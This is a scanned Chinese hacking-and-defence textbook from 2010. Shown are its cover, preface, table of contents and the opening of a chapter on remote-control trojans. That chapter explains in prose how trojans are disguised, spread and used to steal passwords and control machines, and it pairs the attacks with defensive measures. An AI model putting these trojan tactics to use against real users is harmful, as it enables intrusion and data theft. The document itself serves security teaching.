免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

中国科学出版集团
新世纪书局

计算机网络与信息安全教育规划教材

北大方正软件学院名师精心编写的获奖图书



黑客攻防
实战入门与提高

·多媒体案例教学·

主　编：叶　刚　陈文萍
副主编：朱闻闻　刘　生　高　赫

超值多媒体教学光盘

★ 时长超过300分钟的20个实训任务的多媒体语音教学录像
★ 实验环境的搭建说明和所用的软件工具
★ 实验中入侵与防御思路的参考文档
★ 视频由北大方正软件学院名师亲自录制，讲解生动、细致

- **任务驱动教学**
 以项目为导向的学习模式，避开大量理论的学习，以实践为主导，非常适合自学和教学使用
- **25个攻防实训**
 涵盖扫描、嗅探、服务器入侵、脚本入侵、注入攻击等多种黑客攻防手法，可同时获取技术和理论两方面的知识
- **视频与图书互补**
 采用最为通俗易懂的图文解说，并配有多媒体视频讲解，让读者可以轻松上手

科学出版社

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防
实战入门与提高
多媒体案例教学



学习任务

- ★ 上兴木马入侵
- ★ 简单文件型DOS病毒制作
- ★ 基于溢出的入侵
- ★ 信息收集及嗅探
- ★ 终极免杀
- ★ 针对服务器的网络僵尸DDoS攻击
- ★ 上兴木马手工查杀
- ★ 缓冲区溢出工具编写
- ★ 远程登录入侵
- ★ 用WinRAR打造捆绑利器
- ★ 木马加壳技术
- ★ 肉鸡跳板制作
- ★ 利用Google得到敏感信息
- ★ 经典脚本入侵
- ★ Cookies欺骗
- ★ Access+ASP网站入侵（工具篇）
- ★ Access+ASP网站入侵（手工篇）
- ★ SQL注射入侵（工具篇）
- ★ SQL注射入侵（手工篇）
- ★ 基于IIS服务器的入侵
- ★ 基础网络硬件设备防火墙的安全部署
- ★ 锐捷交换机的部署
- ★ 漏洞扫描设备的部署
- ★ 联想网御SSL VPN设备的部署

作者简介

叶刚 软件学院黑客攻防实验室主任

具有丰富的安全顾问咨询经验；透彻了解网络安全领域中的关键技术，对于黑客的攻击手段与黑客工具有较深入的研究，熟练掌握各主流防火墙、IDS、扫描器等安全产品的原理和应用技术。擅长网络的攻击和防御，熟练使用黑客攻击的工具，熟悉木马、病毒的危害和防御，透彻掌握路由器的安全配置及网络的安全管理。讲课生动、幽默、风趣，深得学生的喜爱。

出版服务信息
www.ncpress.com.cn

策　　划：中国科学出版集团新世纪书局
责任编辑：赵东升　何立兵
封面设计：周智博
技术支持：book@ncpress.com.cn
在线服务：www.ncpress.com.cn
直销电话：010 - 64869353

上架建议　计算机/网络技术

ISBN 978-7-03-029271-1

定价：35.00元(含1CD价格)

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前　言　Preface

近几年来，随着网络应用的飞速发展，各种网络攻击事件层出不穷，对网络管理员和网络安全工作者提出了更高的要求。本书从实际应用出发，以任务的形式介绍网络中常见的攻击和防御手段，揭露出网络中广泛存在、却总被忽视的安全漏洞，并结合笔者长期积累的安全防护经验，指出相应的防范要点。

■ 编写原则

本书符合国家高技能人才培养目标和相关网络专业技术领域的岗位要求，对学生职业能力培养和素质的养成具有重要的支撑与促进作用，在编写过程中遵循以下原则。

（1）理论知识以“够用”为前提，培养创新型的应用人才

本书是根据全国高职课程改革的要求而编写的，是信息安全专业课程建设改革的一个全新的思路。本书以培养应用型人才为目标，确保理论知识够用，加大新知识、新技术的介绍，加强实验、实践力度，以培养创新型的应用人才。

（2）注重现代化教育技术在教学中的应用

众多网络专家、教师和职业经理一致认为技术与团队合作精神是新技术人员必备的素质。本书的编写也正是以此为目标，让学员在模拟环境中反复训练，知识与技能并重，职业素质与职业道德并行。

（3）重视应用能力的培养与训练

本书以“任务驱动”的方式来设计实例与实验，使学员在了解理论的基础上，具备相应的操作技能。我们在写作过程中本着“在娱乐中学习，在团队建设中锻炼”的理念，让学员在不同层次与不同阶段的学习中一步步地适应工作，适应企业的就业环境。

■ 内容特色

- **以项目为导向的学习模式：**以项目为导向的学习模式避开了大量理论的学习，以实践为主导，非常适合自学和教学使用。
- **实例丰富：**涵盖扫描、嗅探、服务器入侵、脚本入侵、注入攻击等多种黑客攻防手法，读者可同时获取技术和理论两方面的知识。
- **针对性强：**围绕黑客攻防最新技术，让读者用最短的时间学到最有用的技术。

由于作者水平有限，书中难免存在不足之处，真诚地希望业界同仁和读者朋友们批评指正。

编　者

2010 年 11 月

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目 录

任务 1 上兴木马入侵 …… 1

任务学习引导 …… 2

要点❶ 了解远程控制木马的使用 …… 2
要点❷ 懂得木马的运行模式对安全防护的意义 …… 2
要点❸ 什么是远程控制木马 …… 2
要点❹ 被木马攻击的原因 …… 4
要点❺ 相关软件简介 …… 4

攻击实训 …… 5

实训❶ 肉鸡查找 …… 5
实训❷ 配置远程控制木马 …… 6
实训❸ 使用啊 D 网络工具包种植木马 …… 7
实训❹ 利用远程控制软件控制目标机 …… 8

防御措施 …… 8

措施❶ 禁止空连接进行枚举 …… 9
措施❷ 禁止默认共享 …… 9
措施❸ 关闭 IPC$和默认共享依赖的 Server 服务 …… 10
措施❹ 屏蔽 139、445 端口 …… 10
措施❺ 设置复杂密码 …… 11

任务小结 …… 11

任务 2 简单文件型 DOS 病毒制作 …… 12

任务学习引导 …… 13

要点❶ 了解文件型 DOS 病毒的制作原理 …… 13
要点❷ 了解文件型 DOS 病毒原理对安全防护的意义 …… 13
要点❸ 什么是文件型病毒 …… 13
要点❹ 相关软件简介 …… 17

攻击实训 …… 17

实训❶ 搭建实施环境 …… 17
实训❷ 编写一个 test.asm 汇编源文件 …… 18
实训❸ 生成病毒文件 …… 20
实训❹ 感染实验 …… 21

防御措施 …… 23

任务小结 …… 23

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Contents

任务 3 基于溢出的入侵 …… 24

任务学习引导 …… 25
- 要点❶ 了解溢出攻击原理 …… 25
- 要点❷ 了解溢出攻击对安全防护的意义 …… 25
- 要点❸ 什么是溢出与溢出攻击 …… 25
- 要点❹ 相关软件简介 …… 25

攻击实训 …… 26
- 实训❶ 扫描网络中的主机 …… 26
- 实训❷ 利用 nc 工具打开本地监听端口 …… 27
- 实训❸ 利用 ms06040.exe 溢出目标主机 …… 27
- 实训❹ 在目标主机上新建管理员账号 …… 28
- 实训❺ 实施远程登录 …… 29

防御措施 …… 33

任务小结 …… 33

任务 4 信息收集及嗅探 …… 34

任务学习引导 …… 35
- 要点❶ 学会常用信息嗅探收集及嗅探方法 …… 35
- 要点❷ 了解 ARP 原理对于安全防护的意义 …… 35
- 要点❸ 嗅探常用的工具与手段 …… 35
- 要点❹ 相关软件简介 …… 35

攻击实训 …… 36
- 实训❶ 扫描局域网主机 …… 36
- 实训❷ 实施信息收集 …… 38

防御措施 …… 42

任务小结 …… 43

任务 5 终极免杀 …… 44

任务学习引导 …… 45
- 要点❶ 学会常用免杀方法 …… 45
- 要点❷ 精通免杀对安全防护的意义 …… 45
- 要点❸ 病毒免杀常用的工具与手段 …… 45
- 要点❹ 相关软件简介 …… 46

攻击实训 …… 47
- 实训❶ 改入口点免杀法 …… 47
- 实训❷ 加花指令免杀法 …… 49

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目 录

实训❸ 加壳或加伪装壳免杀法……51
实训❹ 打乱壳的头文件或壳中加花免杀法……53
实训❺ 变换入口地址免杀法……54
实训❻ 修改文件特征码免杀法……57
防御措施……61
任务小结……61

任务 6 针对服务器的网络僵尸 DDoS 攻击……62
任务学习引导……63
要点❶ 什么是分布式攻击……63
要点❷ 学习服务器的分布式攻击方法……63
要点❸ 懂得如何防护分布式攻击……63
要点❹ 相关软件简介……64
攻击实训……64
实训❶ 本地搭建局域网络……64
实训❷ 对肉鸡进行木马种植……64
实训❸ 测试攻击……65
防御措施……67
任务小结……67

任务 7 上兴木马手工查杀……68
任务学习引导……69
要点❶ 了解手工检测病毒的过程……69
要点❷ 手工检测查杀病毒对安全防护的意义……69
要点❸ 手工检测与查杀木马的常规方法……69
要点❹ 相关软件简介……70
攻击实训……70
实训❶ 获取感染前的系统诊断报告……70
实训❷ 生成测试木马……71
实训❸ 获取木马的特征……72
实训❹ 获取感染后的系统诊断报告……73
实训❺ 对比日志……73
实训❻ 手工查杀……76
任务小结……78

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Contents

任务 8 缓冲区溢出工具编写 …… 79

任务学习引导 …… 80
要点❶ 了解任务过程 …… 80
要点❷ 了解溢出工具的编写对安全防护的意义 …… 80
要点❸ HTTP 与缓冲区溢出原理 …… 80
要点❹ 相关软件简介 …… 82

攻击实训 …… 82
实训❶ 用 X-Scan 扫描漏洞 …… 82
实训❷ 攻击目标主机 …… 84
实训❸ 用 VC 编译攻击工具 …… 86
实训❹ 在工程中添加文件 …… 88
实训❺ 验证 cniis 的效果，再次创建 hax 用户 …… 92

防御措施 …… 93

任务小结 …… 93

任务 9 远程登录入侵 …… 94

任务学习引导 …… 95
要点❶ Telnet 入侵的思路 …… 95
要点❷ Telnet 与 NTLM 认证对安全防护的意义 …… 95
要点❸ NTLM 认证模式 …… 95
要点❹ 相关软件简介 …… 96

攻击实训 …… 97
实训❶ 前期准备 …… 97
实训❷ 使用 OpenTelnet.exe 开启目标主机的 Telnet 服务 …… 99
实训❸ 在目标主机上建立账户，留“后门” …… 100
实训❹ 清除入侵痕迹 …… 101

防御措施 …… 104
措施❶ 停止并删除服务 …… 104
措施❷ 管理好用户的密码 …… 104
措施❸ 修改服务端口 …… 104
措施❹ 禁用 Telnet 服务 …… 104
措施❺ 终极 Telnet 服务防御 …… 104
措施❻ 日志文件的移位保护 …… 105

任务小结 …… 105

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目 录

任务 10 用 WinRAR 打造捆绑利器 …… 106

任务学习引导 …… 107

要点❶ 使用 RAR 脚本制作木马后门 …… 107
要点❷ 利用RAR伪装木马对安全防护的意义 …… 107
要点❸ 相关软件简介 …… 107

攻击实训 …… 107

实训❶ 搭建测试局域网 …… 107
实训❷ 配置远控木马 …… 107
实训❸ 使用 RAR 进行脚本压缩 …… 108
实训❹ 上线测试 …… 113

防御措施 …… 114

任务小结 …… 115

任务 11 木马加壳技术 …… 116

任务学习引导 …… 117

要点❶ 加壳与脱壳的常用方法 …… 117
要点❷ 木马加壳对安全防护的意义 …… 117
要点❸ 加壳与脱壳常用的工具与手段 …… 117
要点❹ 相关软件简介 …… 118

攻击实训 …… 119

实训❶ 利用 PcShare 配置木马 …… 119
实训❷ 利用 MoleBox 对木马进行打包处理 …… 120
实训❸ 使用 IExpress 进行伪装 …… 121
实训❹ 远程控制测试 …… 125

防御措施 …… 127

任务小结 …… 128

任务 12 肉鸡跳板制作 …… 129

任务学习引导 …… 130

要点❶ 隐藏身份的常用方法 …… 130
要点❷ 隐藏 IP 对于安全防护的意义 …… 130
要点❸ IP 隐藏与代理服务 …… 130
要点❹ 相关软件简介 …… 131

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Contents

攻击实训 ····· 131
实训❶ 在肉鸡上安装 Snake 代理服务 ····· 131
实训❷ 配置本地代理工具 ····· 134
实训❸ 设置代理应用程序 ····· 137
实训❹ 肉鸡代理测试 ····· 138
防御措施 ····· 139
任务小结 ····· 139

任务 13 利用 Google 得到敏感信息 ····· 140
任务学习引导 ····· 141
要点❶ 学习搜索引擎的高级搜索技巧 ····· 141
要点❷ 针对不同的搜索漏洞进行防护的意义 ····· 141
要点❸ 谷歌关键字介绍 ····· 141
攻击实训 ····· 142
实训❶ 如何搜索特定的网站后台 ····· 142
实训❷ 如何搜索特定文件 ····· 143
实训❸ 如何批量搜索漏洞 ····· 147
任务小结 ····· 148

任务 14 经典脚本入侵 ····· 149
任务学习引导 ····· 150
要点❶ 学习上传漏洞技巧 ····· 150
要点❷ 了解上传漏洞原理的意义 ····· 150
要点❸ 什么是脚本攻击 ····· 150
要点❹ 针对 Web 服务器的攻击 ····· 150
要点❺ 相关软件简介 ····· 152
攻击实训 ····· 152
实训❶ 搭建有漏洞的网站 ····· 152
实训❷ 实施脚本攻击 ····· 153
防御措施 ····· 155
任务小结 ····· 156

任务 15 Cookies 欺骗 ····· 157
任务学习引导 ····· 158
要点❶ 学习 Cookies 欺骗的技巧 ····· 158
要点❷ 了解 Cookies 欺骗原理的意义 ····· 158
要点❸ 什么是 Cookies 欺骗 ····· 158

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目 录

要点❹ 相关软件简介 ……158

攻击实训 ……159

实训❶ 搭建动网论坛 ……159
实训❷ 获取 Cookies 信息 ……160
实训❸ 查看管理员 Cookie ……163
实训❹ 编写管理员 Cookie ……164

防御措施 ……166

任务小结 ……166

任务 16 Access+ASP 网站入侵（工具篇） …… 167

任务学习引导 ……168

要点❶ 根源分析 ……168
要点❷ 学习工具入侵网站技巧 ……169
要点❸ 懂得工具入侵网站对安全防护的意义 ……169
要点❹ ASP+Access 网站类型简介 ……169
要点❺ 相关软件简介 ……169

攻击实训 ……170

实训❶ 搭建有漏洞的网站 ……170
实训❷ 利用工具扫描 ……171
实训❸ 获得后台及管理员信息 ……173
实训❹ 成功入侵后台 ……174

防御措施 ……175

任务小结 ……176

任务 17 Access+ASP 网站入侵（手工篇） …… 177

任务学习引导 ……178

要点❶ 学习手工入侵技巧 ……178
要点❷ 懂得手工入侵原理的意义 ……178
要点❸ ASP+Access 网站类型简介 ……178
要点❹ 相关软件简介 ……178

攻击实训 ……178

实训❶ 搭建有漏洞的网站 ……178
实训❷ 猜解后台信息 ……179
实训❸ 获得管理员信息 ……186
实训❹ 入侵网站 ……187

防御措施 ……188

任务小结 ……188

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Contents

任务 18 SQL 注射入侵（工具篇） …… 189

任务学习引导 …… 190
- 要点❶ 新建一个数据库 …… 190
- 要点❷ 学习目标 …… 190
- 要点❸ SQL 注入过程 …… 190
- 要点❹ 相关软件简介 …… 190

攻击实训 …… 191
- 实训❶ 前期准备工作 …… 191
- 实训❷ 测试网站漏洞 …… 191
- 实训❸ 猜解管理员信息 …… 192
- 实训❹ 提权入侵服务器 …… 193

防御措施 …… 194

任务小结 …… 194

任务 20 SQL 注射入侵（手工篇） …… 195

任务学习引导 …… 196
- 要点❶ 学习 PHP+MySQL 网站注入技巧 …… 196
- 要点❷ 了解数据库注入原理对安全防护的意义 …… 196
- 要点❸ SQL 注射入侵 …… 196

攻击实训 …… 197
- 实训❶ 获取注射目标 …… 197
- 实训❷ 测试网站漏洞 …… 198
- 实训❸ 进行 union 查询 …… 200
- 实训❹ 获得敏感信息 …… 201
- 实训❺ 寻找网站绝对目录试进后台 …… 202

防御措施 …… 205

任务小结 …… 206

任务 20 基于 IIS 服务器的入侵 …… 208

任务学习引导 …… 209
- 要点❶ 学习 IIS 上传漏洞的使用技巧 …… 209
- 要点❷ 了解 IIS 上传漏洞对安全防护的意义 …… 209
- 要点❸ IIS 上传漏洞介绍 …… 209
- 要点❹ 相关软件简介 …… 209

攻击实训 …… 210
- 实训❶ 本地搭建 ASP 环境 …… 210
- 实训❷ 利用 IIS PUT Scaner.exe 测试权限 …… 210

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目 录

实训❸ 上传木马及登录后台……210
实训❹ 获得网站控制权 ……213
防御措施 ……213
任务小结 ……214

任务 21 基础网络硬件设备防火墙的安全部署… 215

任务学习引导 ……216
要点❶ 学习防火墙的配置及管理 ……216
要点❷ 了解防火墙对网络安全防护的意义……216
要点❸ 防火墙概述 ……216
要点❹ 设备简介 ……217
实施步骤 ……218
实训❶ 配置超级终端 ……218
实训❷ 配置防火墙管理软件 ……221
实训❸ 配置新网关 ……224
实训❹ 检测防火墙配置是否成功……229
任务小结 ……232

任务 22 锐捷交换机的部署…… 233

任务学习引导 ……234
要点❶ 交换机的功能 ……234
要点❷ VLAN 技术在网络中的广泛应用……234
要点❸ 交换机常识 ……234
实施步骤 ……235
实训❶ 连接设备……235
实训❷ 登录交换机……236
实训❸ 配置设备……237
实训❹ 验证测试……241
任务小结 ……244

任务 23 漏洞扫描设备的部署…… 245

任务学习引导 ……246
要点❶ 漏洞扫描系统的作用……246
要点❷ 部署漏洞扫描系统的意义 ……246
要点❸ 资料查阅 ……246
实施步骤 ……247
实训❶ 登录漏洞扫描界面 ……247
实训❷ 扫描测试……249
实训❸ 其他设置……251
任务小结 ……252

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Contents

任务 24 联想网御 SSL VPN 设备的部署 …… 253

任务学习引导 …… 254
要点❶ 学习 SSL VPN 的配置管理 …… 254
要点❷ SSL VPN 在网络中应用的意义 …… 254
要点❸ SSL VPN 介绍 …… 254

实施步骤 …… 255
实训❶ 基本配置 …… 255
实训❷ 制定访问规则 …… 258

任务小结 …… 260

任务 25 北信源内网安全管理软件 …… 261

任务学习引导 …… 262
要点❶ 学习内网安全软件的配置及管理 …… 262
要点❷ 了解内网安全对网络安全防护的意义 …… 262
要点❸ 学习内网安全管理的主要内容 …… 263
要点❹ 软件介绍 …… 264

应用实训 …… 265
实训❶ 环境准备 …… 265
实训❷ 服务器安装 …… 265
实训❸ 服务器配置 …… 266
实训❹ 客户端注册 …… 270
实训❺ 系统应用 …… 271

任务小结 …… 278

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 1

上兴木马入侵

当计算机用户在互联网上幸福地冲浪时，是否会想到这时可能已有木马悄然入驻你的电脑，然后偷取你电脑上的秘密资料？你用尽了各种方法来阻止病毒的入侵，但是一切都显得徒劳，真正的木马隐秘得很好，是不会被你轻易发现的。

案例

某政府网络包括涉密网、内部网(业务网)、外部网(公开网站)3 个部分。其中，内部网、外部网承载着财政、审计等功能。总的节点有数千个，院内网段有 40 多个。涉密网中存储着政务中的各种机要文件，如全省的核心经济数据、省重要干部信息、中央下发的涉密工作文件等。


出于安全考虑，对该网络中涉密网与内部网和外部网进行了物理隔离。两个网络的数据不能相互通信。且涉密网也与因特网隔离，以确保涉密数据不外泄。

涉密网中的某个职员想在因特网上进行数据查询，考虑到去外部网中查询不太方便，该职员就在涉密网终端上通过连接外部网网线的方式，访问了因特网。该职员在因特网上浏览网页时，访问了某个论坛，而这个论坛被黑客挂上了利用“网页木马生成器”打包进去的灰鸽子变种病毒。黑客利用“自动下载程序技术”在该数据终端上种植了木马。

“灰鸽子”是反弹型木马，能绕过天网等大多数防火墙的拦截，中木马后，一旦电脑连接到 Internet，攻击者就可以完全控制中马后的电脑，可以轻易地复制、删除、上传、下载被控电脑上的文件。机密文件在该涉密网职员毫不知情的情况下被窃取，最终造成了重大泄密事件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 了解远程控制木马的使用

用啊 D 网络工具包扫描有 IPC$弱口令漏洞的机器，用上兴控制软件配置好上兴木马服务端，再使用啊 D 网络工具包对目标主机远程种植上兴木马，最终完全控制目标计算机。

要点 2 懂得木马的运行模式对安全防护的意义

种植木马是黑客攻击的普遍方法，常见的有：网页挂马、E-mail 传递、利用 IPC$弱口令漏洞直接对目标主机种植木马等方式。通过本任务的木马入侵实验，可加深对木马危害的了解，加强网络安全防范意识，保护计算机的数据安全。

要点 3 什么是远程控制木马

远程控制木马是一种基于远程控制的黑客工具，具有隐蔽性和非授权性的特点。隐蔽性是指木马的设计者为了防止木马被发现，会采用多种手段隐藏木马，这样服务端即使发现感染了木马，由于不能确定其具体位置，往往只能望“马”兴叹。非授权性是指一旦控制端与服务端连接后，控制端将享有服务端的大部分操作权限，包括修改文件、修改注册表、控制鼠标、控制键盘等，这些权限并不是服务端赋予的，而是通过木马程序窃取的。

用木马进行网络入侵，从过程上看大致可分为以下 6 步。

1．配置木马

一般来说，每个设计成熟的木马都有木马配置程序，以实现以下两个功能。

① 木马伪装：木马配置程序为了在服务端尽可能好地隐藏木马，会采用多种伪装手段，如修改图标、捆绑文件、定制端口、自我销毁等。

② 信息反馈：木马配置程序对信息反馈的方式和地址进行设置。

2．伪装木马

木马的伪装方式主要有以下 6 种。

（1）修改图标

现在，已经有木马可以将木马服务端程序的图标改成 HTML、TXT、ZIP 等文件的图标，这具有相当大的迷惑性。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（2）捆绑文件

这种伪装手段是将木马捆绑到一个安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下，偷偷地入驻系统。至于被捆绑的文件，一般是可执行文件（即 EXE、COM 一类的文件）。

（3）出错显示

当服务端用户打开木马程序时，为了迷惑用户，木马程序会弹出一个错误提示框。错误内容大多会定制成诸如“文件已破坏，无法打开！”之类的信息，如果服务端用户信以为真，木马会悄悄入驻系统。

（4）定制端口

很多老式木马的端口都是固定的，这给判断是否感染了木马带来了方便，只要查一下特定的端口就知道感染了什么木马，所以现在很多新式木马都加入了定制端口的功能，控制端用户可以在 1024～65535 之间任选一个端口作为木马端口（一般不选 1024 以下的端口），这样就给判断木马的类型带来了麻烦。

（5）自我销毁

木马的自我销毁功能是指安装完木马后，原木马文件将自动销毁。这样服务端用户就很难找到木马的来源，在没有查杀木马工具的帮助下很难删除木马。

（6）木马更名

现在有很多木马都允许控制端用户自由定制安装后的木马文件名，这样很难根据文件名来判断所感染的木马类型。

3．传播木马

木马的传播方式主要有两种：一种是通过 E-mail，另一种是软件下载。

4．运行木马

服务端用户运行木马或捆绑木马的程序后，木马就会自动进行安装。首先将自身复制到 Windows 的系统文件夹中（一般在 C：\WINDOWS 或 C：\WINDOWS\SYSTEM 目录下），然后在注册表、启动组、非启动组中设置好木马的触发条件，这样木马安装就完成了。安装后木马即被激活。

木马被激活后，进入内存，并开启事先定义的木马端口，准备与控制端建立连接。这时服务端用户可以在 MS-DOS 方式下，输入 NETSTAT -AN 命令查看端口状态。一般个人电脑在脱机状态下是不会有端口开放的，如果有端口开放，就要注意是否感染了木马，尤其是数值比较大的端口。如果木马有定制端口的功能，那么任何端口都可能是木马端口。

5．建立连接

控制端可以通过木马端口与服务端建立连接。

6．远程控制

连接建立后，控制端对服务端能进行如下操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

① 窃取密码：一切以明文的形式缓存在 Cache 中的密码都能被木马侦测到，此外很多木马还提供击键记录功能，这类木马能记录服务端每次敲击键盘的动作，所以服务端一旦有木马入侵，密码将很容易被窃取。

② 文件操作：控制端可对服务端上的文件进行删除、新建、修改、上传、下载、运行、更改属性等一系列操作，基本涵盖了 Windows 平台上所有的文件操作功能。

③ 修改注册表：控制端可任意修改服务端注册表，包括删除、新建或修改主键、子键、键值。有了这项功能，控制端就可以禁止服务端软驱、光驱的使用。另外，控制端还可以执行锁住服务端的注册表，将服务端上木马的触发条件设置得更隐蔽等一系列高级操作。

④ 系统操作：控制端可完成包括重启或关闭服务端操作系统，断开服务端网络连接，控制服务端的鼠标、键盘，监视服务端桌面操作，查看服务端进程等操作。控制端甚至可以随时给服务端发送信息。

远程控制木马有：冰河、灰鸽子、上兴、PcShare、网络神偷、FLUX 等。

要点 4 被木马攻击的原因

1. IPC$连接

IPC$（Internet Process Connection）即共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，通过提供可信任的用户名和口令，连接双方可以建立安全的通道并以此通道进行加密数据的交换，从而实现对远程计算机的访问。利用 IPC$，连接者甚至可以与目标主机建立一个空的连接而无须用户名与密码（当然，对方机器的 IPC$共享必须为开放状态，否则是无法连接的）。利用这个空连接，连接者还可以得到目标主机上的用户列表（如果管理员不禁止导出用户列表）。

2. 弱口令

